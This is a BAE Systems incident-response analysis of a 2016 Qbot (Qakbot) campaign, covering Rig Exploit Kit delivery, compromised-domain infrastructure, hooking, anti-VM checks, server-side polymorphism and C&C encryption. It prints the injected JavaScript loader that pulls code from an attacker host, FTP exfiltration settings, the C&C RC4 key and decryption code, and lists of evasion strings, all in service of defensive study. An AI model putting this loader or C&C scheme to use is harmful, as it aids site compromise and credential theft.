
BAE SYSTEMS
INSPIRED WORK
The Return of Qbot

Background

Qbot, also known as Qakbot, is a network-aware worm with backdoor capabilities, primarily designed as a credential harvester. It is an old threat and was well-described by Symantec back in 2009.[1] The company later released a whitepaper which described Qbot version 910 in great detail.[2]

In December 2015, several researchers reported that websites hosting the Rig Exploit Kit were serving an updated version of Qbot.[3] [4] [5] Then in January 2016, over 500 devices at a large public organisation were infected with Qbot: the worm was back, and it was both more and less effective. While all versions of Microsoft Windows the worm touched in the attack were compromised, a number of Windows XP machines crashed and failed to restart: despite its renewed potency, the programmers behind Qbot hadn't built their bot to be compatible with older versions of Windows.

BAE Systems' Incident Response team were called in to investigate the ongoing infection and support in containing and remediating the threat. A number of Qbot samples were found within the victim organisation's network; all samples polymorphic variations of the same Qbot family.

Further research and tracking of the campaign led us to discovery of a sizeable botnet, consisting of over 54,517 distinct infected machines across a two-week investigation period. The vast majority of these (over 85%) were located in the United States.

This report seeks to provide a description of unique and previously unseen aspects of Qbot functionality primarily, including delivery methods and supporting infrastructure. However, we also describe multiple known aspects of Qbot, especially where those aspects are important and may have been modified or redesigned, making them different from previous versions.

The report describes a sample with MD5 b725adc8f99196000ff7aa7382803cba, available for download from VirusTotal. However the functionality discussed is valid for the entire family of this bot generation, including an unlimited number of polymorphically modified versions we will discuss later in the report.




Figure 1 - Distribution of victims

[1] http://www.symantec.com/security_response/writeup.jsp?docid=2009-050707-0639-99

[2] http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_qakbot_in_detail.pdf

[3] https://isc.sans.edu/forums/diary/Actor+using+Rig+EK+to+deliver+Qbot+update/20551/

[4] https://blogs.forcepoint.com/security-labs/public-holidays-website-leads-rig-ek-drive-download-qakbot-malware

[5] http://www.malware-traffic-analysis.net/2016/02/07/index.html

Analysis

Rig Exploit Kit




Figure 2 – Rig EK Infection chain

In the Qbot infection chain, the actors have used Rig Exploit Kit (EK) to deliver their payload. The use of exploit kits within Qbot's delivery method is not a new one, being seen previously utilising the Sweet Orange EK in 2014 and early 2015. As can be seen in Figure 2, the actors first compromise a legitimate website, gaining some form of write access to the backend. This allows them to include malicious JavaScript (JS) on the site (Step 2 in Figure 2 above). For this campaign, malicious JS has been seen appended to the start or end of a legitimate JavaScript file, typically to avoid identification.

```
(){var Ej33q,yrL0n="avothu1";try{if
(document.getElementById(yrL0n))
{document.getElementById(yrL0n).parentNode.removeChild
(document.getElementById(yrL0n));}
Ej33q=document.createElement
("SCRIPT");Ej33q.type="text/
javascript";Ej33q.id=yrL0n;if(Ej33q.readyState)
{Ej33q.onreadystatechange=function(){var
xOe0yrN=this.readyState;if(xOe0yrN=="loaded"||
xOe0yrN=="complete")
{Ej33q.onreadystatechange=null;A3xm0a();}};}else
{Ej33q.onload=function(){A3xm0a();};}
{Ej33q.src="http://sc.gandhiprobably.com/"+EJCCp(2,6)
+"viewforum"+EJCCp(2,6)+".php"}{var
head=document.getElementsByTagName("head");if
(head.length>0){head[0].appendChild(Ej33q);}else{var
body=document.getElementsByTagName("body");body
[0].appendChild(Ej33q);}}}catch(klrO_d){setTimeout
("dsGyjH()",300);}};function ArVCt01(){if
(navigator.userAgent.indexOf("Windows")<0){return 0;}
if(navigator.userAgent.indexOf("MSIE")>=0){return 1;}
if(navigator.userAgent.indexOf("Gecko/")>=0){return
1;}if(navigator.userAgent.indexOf("Trident")>=0)
{return 1;}return 0;};function vtT1cry(){if(ArVCt01
()==0){return 0;}try{var
euV9_Q=navigator.userAgent;var iwq03vk=0;try{if(uyRd89
(u1L0T)==rI5Dk){return false;}}catch(klrO_d){};if
(euV9_Q.indexOf("MSIE")!= -1||euV9_Q.indexOf
("Trident")!= -1){try{iwq03vk=zOCFR();function zOCFR()
{return 0;}}catch(klrO_d){iwq03vk=1;}}}catch(klrO_d)
```

```
function dropScript() {
 var scriptEl, scriptID = "avothu1";
 try {
  if (document.getElementById(scriptID)) {
   document.getElementById(scriptID).parentNode.removeChild(docume
  }
  scriptEl = document.createElement("SCRIPT");
  scriptEl.type = "text/javascript";
  scriptEl.id = scriptID;
  if (scriptEl.readyState) {
   scriptEl.onreadystatechange = function() {
    var scriptState = this.readyState;
    if (scriptState == "loaded" || scriptState == "complete") {
     scriptEl.onreadystatechange = null;
     insertIframe();
    }
   };
  } else {
   scriptEl.onload = function() {
    insertIframe();
   };
  } {
   scriptEl.src = "http://sc.gandhiprobably.com/"+randomNum(2, 6)+
                  "viewforum" + randomNum(2, 6) + ".php"
  } {
   var head = document.getElementsByTagName("head");
   if (head.length > 0) {
    head[0].appendChild(scriptEl);
   } else {
    var body = document.getElementsByTagName("body");
    body[0].appendChild(scriptEl);
   }
  }
 } catch (exception) {
  setTimeout("dropScript()", 300);
 }
};
```

Figure 3 – Portion of malicious JavaScript; obfuscated (left), de-obfuscated (right)

The JS used in this exploit is obfuscated using random variable names, alongside functions to dynamically generate the following Rig Gate URL (Step 3 in Figure 2 above). The exact page generated varies each time, with between two and six characters appended to the start and end of the requested file, produced as a result from two functions within the JS. The target site however does not change; this is hardcoded into the JS, often seen with Unicode characters as further obfuscation.




Figure 4 – Response from Rig EK Gate; obfuscated (left), deobfuscated (right)

The role of the Rig Gate URL is to serve an active Rig landing page which can be used to carry out the exploit. On response from the Rig gate, a variable named main_color_handle is returned, which contains a large string of characters that is further used to determine the Rig EK landing page in. This string goes through a function which replaces all illegal characters in HEX notation, keeping only 0-9 and a-f. Translating the result from HEX to ASCII will bring you the landing page, placed into an iframe on the current page, which begins the exploit.

In the Qbot infection chain, the actors have used Rig Exploit Kit to deliver their payload

Rig EK Infrastructure

For their delivery through Rig EK, the actors have adopted a two-tier model, with both a Gate and Landing page. The actors have ensured that for each IP address, a new set of domains are used. However, as they are currently densely populating each IP with many sub-domains, it gives us great visibility of the compromised sites that they are currently using for exploitation through Rig EK.

Throughout the investigation, we noticed that all domains used for both the gate and landing page were registered through GoDaddy. We believe that the actors gained access to a set of compromised GoDaddy credentials, using these to access accounts and create subdomains which point to different name servers. Many of the domains are associated with the same GoDaddy accounts, indicating that they are exploiting all possible domains on any account which they gain access to.




Figure 5 – Rig EK Gate Infrastructure

For the gate infrastructure seen in Figure 5 – Rig EK Gate Infrastructure, the actors have only seemingly setup six different sub-domains to be used, also placing these domains on shared infrastructure hosted by HostGator. This is a different approach that has been taken with Rig landing pages, detailed further below.




Figure 6 – Rig EK Landing Page Infrastructure

For Rig landing pages, the attackers have been seen using four IP addresses, each hosting a large number of compromised domains. Figure 6 shows a small portion of the domains that are seen on each IP address. A full list of these domains can be found in Appendix A.

The compromised sub-domains appeared on the first IP address from the 17th December 2015, which correlates with the time that open source feeds began reporting the use of Rig EK to drop Qbot. Whilst all sub-domains are currently still active on the first IP, three further waves of new sub-domains were seen to be pointing to new IP addresses; 46.30.43[.]188 from the 17th January 2015, 188.227.18[.]185 from the 25th January 2016 and 188.227.16[.]59 from the 7th February 2016. All these subdomains follow the trend of having only two or three letters for the subdomain.

Installation

Once delivered through Rig (or other means such as email attachments) the bot registers itself on the system, performs a speed test to determine the network link bandwidth, contacts the Command and Control (C&C) via its internal Domain Generation Algorithm (DGA) and sends an initial beacon to the FTP server. The beacon contains a list of installed software, if the local user has admin rights and external IP address of the infected network.

Memory Injection

The malware injects itself into the running process explorer.exe. Whenever another process starts up, that process will also be infected. The injected component of the bot is a DLL. When run, the DLL will extract its strings, configuration, APIs, and critical strings block into heap-allocated buffers.

To coordinate the functions of all the injected instances, Qbot uses IPC (inter-process communication) based on memory pipes.

Configuration

Qbot has an internal table that stores configuration parameters to use. This starts as a default table, containing FTP credentials, C&C settings and timestamps. Qbot then updates some of its parameters, such as 'croncache' that appears to cache intercepted data hashes:

```
it=2
install_time=03.50.18-21/01/2016
itstmp=1453377018
cc_server_port=16763
cc_server_pass=iJKcdgJ67dcj=uyfgy)ccdcd
ftphost_1=50.87.150.203:cp@simnewsdaily.com:<password>:
ftphost_2=69.195.124.60:logmanager@iaahouston1.com:<password>:
ftphost_3=181.224.138.240:cp@gilkeyphotography.com:<password>:
ftphost_4=162.144.12.241:wpadmin@raymondelectronics.com:<password>:
ctstmp=1453144464
croncache=12960;df9b4d6c;0|60;8d7dbe90;0|-1;560a3a2f;1453377074|300;85398716;0|2736;f72d137e;0|10;-
da5e4d8a;0|60;b8e8b393;0
```

The configuration table can then be updated with new parameters too, such as:

```
ip=[EXTERNAL_IP_ADDRESS]
condvrf=-182152194
lu_si=1453572879
nattun_next_connect_time=1453678387
```

Where:

'lu_si' parameter specifies the timestamp for the 'last upload of the system information'
'nattun_next_connect_time' specifies the timestamp related for the next time for connection to the back-connect server.

Speed Test

The bot tests the network speed by downloading a file from the following URL:

```
http://[WORD].speedtest.comcast.net/speedtest/random750x750.jpg?x=[RANDOM_NUMBER]&
```

Where [WORD] is a word from the following list: "sanjose", "boston", "jacksonville", "houston".

Hooks

Qbot places the following system-wide inline hooks. For example:

For network traffic interception/modification:

- ws2_32.dll
  - connect()
  - send()
  - WSAConnect()
  - WSASend()
- wininet.dll
  - HttpOpenRequestA() / HttpOpenRequestW()
  - HttpSendRequestA() / HttpSendRequestW() / HttpSendRequestExW()
  - InternetCloseHandle()
  - InternetQueryDataAvailable()
  - InternetReadFile() / InternetReadFileExA()
  - InternetWriteFile()
- nss3.dll
  - PR_Write()
  - PR_Close()
  - PR_Read()

To modify FireFox response to fake/redirect websites with the self-signed certificates:

- nspr4.dll
  - PR_GetNameForIdentity()
  - PR_SetError()
  - PR_GetError()

For new process infection:

- ntdll.dll
  - LdrLoadDll()
  - NtResumeThread()

For stealing data entered into data fields:

- user32.dll
  - GetClipboardData()
  - TranslateMessage()

To hide its presence on a system:

- kernel32.dll
  - FindFirstFileA() / FindFirstFileW()
  - FindNextFileA() / FindNextFileW()
- ntdll.dll
  - ZwQuerySystemInformation()
- advapi32.dll
  - RegEnumValueA() / RegEnumValueW()

To hide its network connections:

- iphlpapi.dll
  - GetTcpTable()
  - AllocateAndGetTcpExTableFromStack()

The hooks are not placed into the following processes:

- msdev.exe
- dbgview.exe
- ollydbg.exe
- ctfmon.exe
- Proxifier.exe
- nav.exe

Version number

Internally, the bot's version number is hard-coded at the relative virtual offsets 0x22000 and 0x22004. For example, if the image base of the bot's DLL is 0xB60000, the bot version number "300.262" can be found at

```
seg000:00B82000 00 03 00 00          version_MAJOR   dd 300h
seg000:00B82004 06 01 00 00          version_MINOR   dd 262
```

The major version number is then formatted as a hexadecimal number, and the minor one - as decimal:

```
wvnsprintf(&version_formatted, 64, "%04x.%u", version_MAJOR, version_MINOR);
```

We have analysed around 100 samples submitted to VirusTotal from the 18th December 2015 to the 18th February 2015, and made a correlation between the samples' compile time (X-Axis) and the minor version number embedded into the bot (Y-Axis).

The dependency between the two is shown below:




Figure 7 – Qbot compile time vs. minor version number

As can be seen the increment of the version number is quite linear. The incremented versions are not always 'released', that is, pushed for download from the C&C. For instance, there are days when two updated versions are released, having an increment in the minor version number of up to nine. We can assume that there is a separate pipeline that automatically re-compiles and re-encodes updated versions. This pipeline produces a new version approximately every six hours. The attackers then take the next available version from the pipeline and make it available for the bot upgrade from the C&C through the 'updbot' function.

Self-Protection, Encrypted Strings

The bot protects itself with a fairly complex run-time encryptor. Beneath the encryptor, it keeps its APIs and strings encrypted as well. Apart from that, the most important strings that define critical functionality of the bot are contained in another encrypted block. Whenever a particular string is required, the bot decrypts that block, and retrieves the string by its index, then de-allocates the decrypted block. This way, the most critical strings are protected should a memory dump of an infected machine be performed.

Anti-VM

Qbot is VM-aware, and appears to detect the presence of a sandbox to alter its behaviour. Qbot uses the following strings for VM detection:

- VMware Accelerated
- Virtual HD
- VirtualBox
- VMware SCSI
- VMware server memory
- VMware Accelerated
- VMware Pointing
- VMware Replay
- VMware SVGA
- QEMU

Server-based polymorphism allows Qbot to largely avoid AV detection

Server-based polymorphism

In the samples analysed, we discovered two levels of server-based polymorphism in use.

At the first level, the binary is modified without affecting its functionality. This level of polymorphism is carried out by the 'gateway' PHP script that runs on the C&C. Each time a new sample is retrieved, the C&C script will patch two large blobs within the binary template with randomly generated data to produce a new copy that will always have a different hash. For this reason, sample hashes cannot be used as IOCs.

At the second level of polymorphism, the entire sample is re-compiled and re-encrypted, so that it is entirely different in structure. At this level, the sample increases its internal version number and it may also get a different configuration file (if the attackers so wish), which would contain different C&C and FTP exfiltration URLs.

When a bot sends a beacon to the C&C, the request it sends contains the bot's version number. If the 'gateway' PHP script determines that this version is older than the latest version (normally a day or two older), it will serve back the 'updbot' task which means 'update bot'. When the bot receives back the 'updbot' task, it will download a new version of the bot from the C&C, and then run it to update itself.

The server-based polymorphism used by Qbot allows it to largely avoid AV detection. Typically, out of 55 AV vendors, only a couple of reputable AV vendors are reliably able to detect Qbot - or to be specific, generically detect its external encryptor. After a few days, the same sample is normally detected by more than half of the AV engines. However, as the bot normally updates itself with a new version within a day or two, it keeps ahead of this process and remains undetected for long periods.

Command and control

C&C Protocol

First, the bot constructs a string that specifies the protocol version (9), request type (one for the task request, two for task execution result), BOT_ID (such as jcrrzs748025), formatted Windows version (such as 6.1.1.7601.1.0.0100), current Qbot version (e.g. 0300.288), AV flag that indicates what kind of AV product was found to be installed among the list of several AV products, and a randomly generated 'salt':

```
protoversion=9&r=1&n=jcrrzs748025&os=6.1.1.7601.1.0.0100&bg=b&it=3&qv=0300.288&ec=1453922906&av=8&salt=tmTGmgywg
```

Next, Qbot generates a blob that consists of two parts. The first part is a randomly generated 16-byte buffer. The second part is a string "KoFGsdF8^yhce(ncCxxw". This string is provided in the critical strings block shown earlier in the report.

Following that, the generated blob is hashed with SHA1. The hash is then used as a RC4 password to encrypt the constructed string above with the RC4 algorithm.

Finally, the encrypted string is prepended with the randomly generated 16-byte buffer (first part of the blob that was hashed to produce RC4 password), base64-encoded and passed as value in a POST request to the C&C.

When C&C's script receives the request from the bot, it base64-decodes the received POST value, takes its first 16 bytes, appends the critical string "KoFGsdF8^yhce(ncCxxw", hashes it with SHA1, and uses the hash to RC4-decrypt the data that starts from the byte #17.

The C&C script code is reconstructed below:

```
$data = base64_decode($value);
$hash = sha1(substr($data, 0, 16)."KoFGsdF8^yhce(ncCxxw", TRUE);
$request = rc4($hash, 20, substr($data, 16, strlen($data)-16));
```

The C&C script then parses the string and extracts the 'salt' parameter. This parameter will be used in its response back to the bot. If the bot does not receive the same 'salt' value as in its request to the C&C, it will discard such a response as non-authenticated.

The C&C's response has the following response format:

```
[TASK_ID]&[SALT]&[IP]&[TASK]
```

Where [TASK_ID] specifies either 0 for an empty task (when the C&C has no task for the bot), or a non-zero number for a non-empty/valid task, such as 'updbot' task enlisted before.

The bot does not seem to care what [TASK_ID] number is specified for a valid task - it only checks to make sure the [TASK_ID] is not 0. If so, it parses the [TASK] parameter to see what the actual task is. Otherwise, it considers such response as 'there is no task to execute'.

